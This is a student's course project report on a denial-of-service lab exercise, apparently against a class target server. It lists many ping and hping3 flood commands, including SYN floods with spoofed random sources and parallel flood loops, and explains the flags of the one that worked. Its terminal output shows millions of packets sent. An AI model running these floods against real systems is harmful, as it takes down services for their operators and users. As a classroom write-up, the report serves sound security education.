


Security and Privacy - INFSCI 1600  
Fall 2024  
Project 1 - Distributed Denial of Service (DDoS)  
9 October 2024  
Sharv Mahajan

Methodology:


1. I conducted some preliminary research on the methods/techniques that are possible with our resources.
  - a. I learned that I could conduct a “SYN flood attack” with CLI commands like **hping3**. I also had the idea of using a Low Orbit Ion Cannon (LOIC). I tried downloading the LOIC application from a GitHub repository but I was not successful. I kept facing issues within the CLI where packages were not being downloaded.
2. After settling on hping3, I started to read articles and review resources about the command and its attributes. I also used (hping3 —help) within the CLI to gain a better understanding of the command.
3. I also used these websites to research the command more.
  - a. <https://www.geeksforgeeks.org/hping3-command-in-linux/>
  - b. [https://gbhackers.com/hping3-network-scanner-packer-generator/#google\\_vignette](https://gbhackers.com/hping3-network-scanner-packer-generator/#google_vignette)
4. After gaining a better understanding of the command and its attributes, I started to experiment with the CLI. These are some of the commands that I used.
  - a. nmap 11.11.0.41
  - b. ping 11.11.0.41 -t | 65500
  - c. ping 11.11.0.41 -f | 65500
  - d. ping -f 11.11.0.41
  - e. ping 11.11.0.41 -f -s 65500
  - f. ping 11.11.0.41 -f -s 65500 -i .0001
  - g. ping 11.11.0.41 -f -s 65500 -i .0001 -D
  - h. hping3 -i u100 -S -p 80 11.11.0.41
  - i. hping3 -i u100 -S -p 80 11.11.0.41 — flood
  - j. hping3 -i u100 -S -p 80 11.11.0.41 — faster
  - k. sudo hping3 -S -p ++80 —flood —rand-source 11.11.0.41
  - l. sudo hping3 -S -p 80 —flood —rand-source —data 1200 11.11.0.41
  - m. sudo hping3 -S -d 65495 -p 80 —flood —rand-source 11.11.0.41
  - n. sudo hping3 -l -c 10000 -d 120 -S —flood 11.11.0.41
  - o. for i in {1..5}; do sudo hping3 -l —flood —data 65495 11.11.0.41 & done
  - p. sudo hping3 -S —flood -V -p 80 11.11.0.41
  - q. sudo hping3 -S —flood -V -p 80 11.11.0.41 -d 120 (**WORKED**)

## Screenshots:



These are screenshots that demonstrate our steps and final result. The first image shows our working command. In our command I used “sudo hping3” which runs the networking tool with root privileges. The next part, “-S” is used to send TCP packets with a SYN flag set; this is used to initiate a TCP connection. The “--flood” sends packets as fast as it can, without waiting for a reply. Hence, it is in a sense “flooding the target” with mass amounts of requests. The “-V” represents verbose mode. This provides more information on what the the command is doing. The port is specified through “-p 80.” This means that I are using port 80, usually used for HTTP traffic to attack the web server. Penultimately, I specified the IP address of the website as the target. Lastly, I set the packet size for each packet to 120 to provide a heavy load to the web server.



```
root@VishalSuthakar: ~  
(root@VishalSuthakar)-[~]  
# sudo hping3 -S --flood -V -p 80 11.11.0.41 -d 120
```



```
root@VishalSuthakar: ~  
(root@VishalSuthakar)-[~]  
# sudo hping3 -S --flood -V -p 80 11.11.0.41 -d 120  
using eth0, addr: 13.13.9.91, MTU: 1500  
HPING 11.11.0.41 (eth0 11.11.0.41): S set, 40 headers + 120 data bytes  
hping in flood mode, no replies will be shown
```



```
root@VishalSuthakar: ~  
(root@VishalSuthakar)-[~]  
# sudo hping3 -S --flood -V -p 80 11.11.0.41 -d 120  
using eth0, addr: 13.13.9.91, MTU: 1500  
HPING 11.11.0.41 (eth0 11.11.0.41): S set, 40 headers + 120 data bytes  
hping in flood mode, no replies will be shown  
^C  
--- 11.11.0.41 hping statistic ---  
239779437 packets transmitted, 0 packets received, 100% packet loss  
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

## Conclusion:

This project was not particularly difficult, but it required time and experimentation as I tested various attacks. After discovering the `sudo ping` command and its ability to send a large volume of packets rapidly, I researched the parameters and tailored them to target the website I aimed to deny service. Then, I adjusted the port number and packet data size until the server went down. In doing so, I have gained a decent understanding of the dos attack. Not to mention, this is the first time thinking like an attacker (playing for the Red team) in a security scenario and it was great. Overall, this project was cool and an amazing learning experience.